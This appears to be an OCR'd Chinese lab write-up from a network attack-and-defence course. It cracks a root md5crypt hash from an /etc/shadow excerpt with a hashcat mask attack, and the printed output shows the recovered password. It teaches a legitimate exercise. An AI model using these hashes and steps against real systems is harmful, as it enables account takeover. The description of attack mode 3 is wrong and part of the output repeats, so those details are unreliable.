
```
root:$1$AEvN/LAF$UE4aDFyWJa.AzVZkDnflq0:18387:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
```

- `/etc/shadow`文件格式及`hashcat`使用见`实验一 6.1 /etc/shadow文件的格式`及`实验一 附录2 HASHCAT`；
    - 加密模式：根据`$1$`可知，口令使用`MD5`加密，因此模式应为`500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5) | Operating System`；
    - 攻击模式：`3 | Send hashed passwords and attack positions`；
    - 密文文件：将`root`对应的口令密文`$1$AEvN/LAF$UE4aDFyWJa.AzVZkDnflq0`存储在`.\cyphertext\root2.txt`中；
    - 已知密码长度为`8`位，均为小写字母，且后三位为`msf`，因此使用模板`?l?l?l?l?lmsf`；
- 使用以下命令进行破解，可知口令为`adminmsf`：

```
➜ .\hashcat --hash-type 500 --attack-mode 3 .\cyphertext\root2.txt ?l?l?l?l?lmsf
hashcat (v6.2.0) starting...

Successfully initialized NVIDIA CUDA library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit installation NOT detected or incorrectly installed.
             CUDA SDK Toolkit installation required for proper device support and utilization
             Falling back to OpenCL Runtime

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: Unstable OpenCL driver detected!

This OpenCL driver has been marked as likely to fail kernel compilation or to produce false negatives.
You can use --force to override this, but do not report related errors.

* Device #3: Unstable OpenCL driver detected!

This OpenCL driver has been marked as likely to fail kernel compilation or to produce false negatives.
You can use --force to override this, but do not report related errors.

```

```
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 11.6.127) - Platform #1 [NVIDIA Corporation]
========================================================================
* Device #1: NVIDIA GeForce GTX 1050 Ti, 3584/4095 MB (1023 MB allocatable), 6MCU

OpenCL API (OpenCL 2.1 ) - Platform #2 [Intel(R) Corporation]
=============================================================
* Device #2: Intel(R) UHD Graphics 630, skipped
* Device #3: Intel(R) UHD Graphics 630, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 105 MB

$1$AEvN/LAF$UE4aDFyWJa.AzVZkDnflq0:adminmsf

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$AEvN/LAF$UE4aDFyWJa.AzVZkDnflq0
Time.Started.....: Thu Apr 28 15:49:23 2022 (0 secs)
Time.Estimated...: Thu Apr 28 15:49:23 2022 (0 secs)
Guess.Mask.......: ?l?l?l?l?lmsf [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   338.8 kH/s (8.87ms) @ Accel:4 Loops:125 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 122880/11881376 (1.03%)
Rejected.........: 0/122880 (0.00%)
Restore.Point....: 0/456976 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:4-5 Iteration:875-1000
Candidates.#1....: aariemsf -> arlmomsf
Hardware.Mon.#1..: Temp: 47c Util: 99% Core: 924MHz Mem:3504MHz Bus:16

Started: Thu Apr 28 15:49:18 2022
```

```
Stopped: Thu Apr 28 15:49:24 2022
```



```
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 105 MB

$1$AEvN/LAF$UE4aDFyWJa.AzVZkDnflq0:adminmsf

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target......: $1$AEvN/LAF$UE4aDFyWJa.AzVZkDnflq0
Time.Started.....: Thu Apr 28 15:49:23 2022 (0 secs)
Time.Estimated...: Thu Apr 28 15:49:23 2022 (0 secs)
Guess.Mask.......: ?l?l?l?l?lmsf [8]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   338.8 kH/s (8.87ms) @ Accel:4 Loops:125 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 122880/11881376 (1.03%)
Rejected.........: 0/122880 (0.00%)
Restore.Point....: 0/456976 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:4-5 Iteration:875-1000
Candidates.#1....: aariemsf -> arlmomsf
Hardware.Mon.#1..: Temp: 47c Util: 99% Core: 924MHz Mem:3504MHz Bus:16

Started: Thu Apr 28 15:49:18 2022
Stopped: Thu Apr 28 15:49:24 2022
 ~\Desktop\22春网络攻防实践（三）\hashcat-6.2.0                                                 1
5:49:24
→ 
```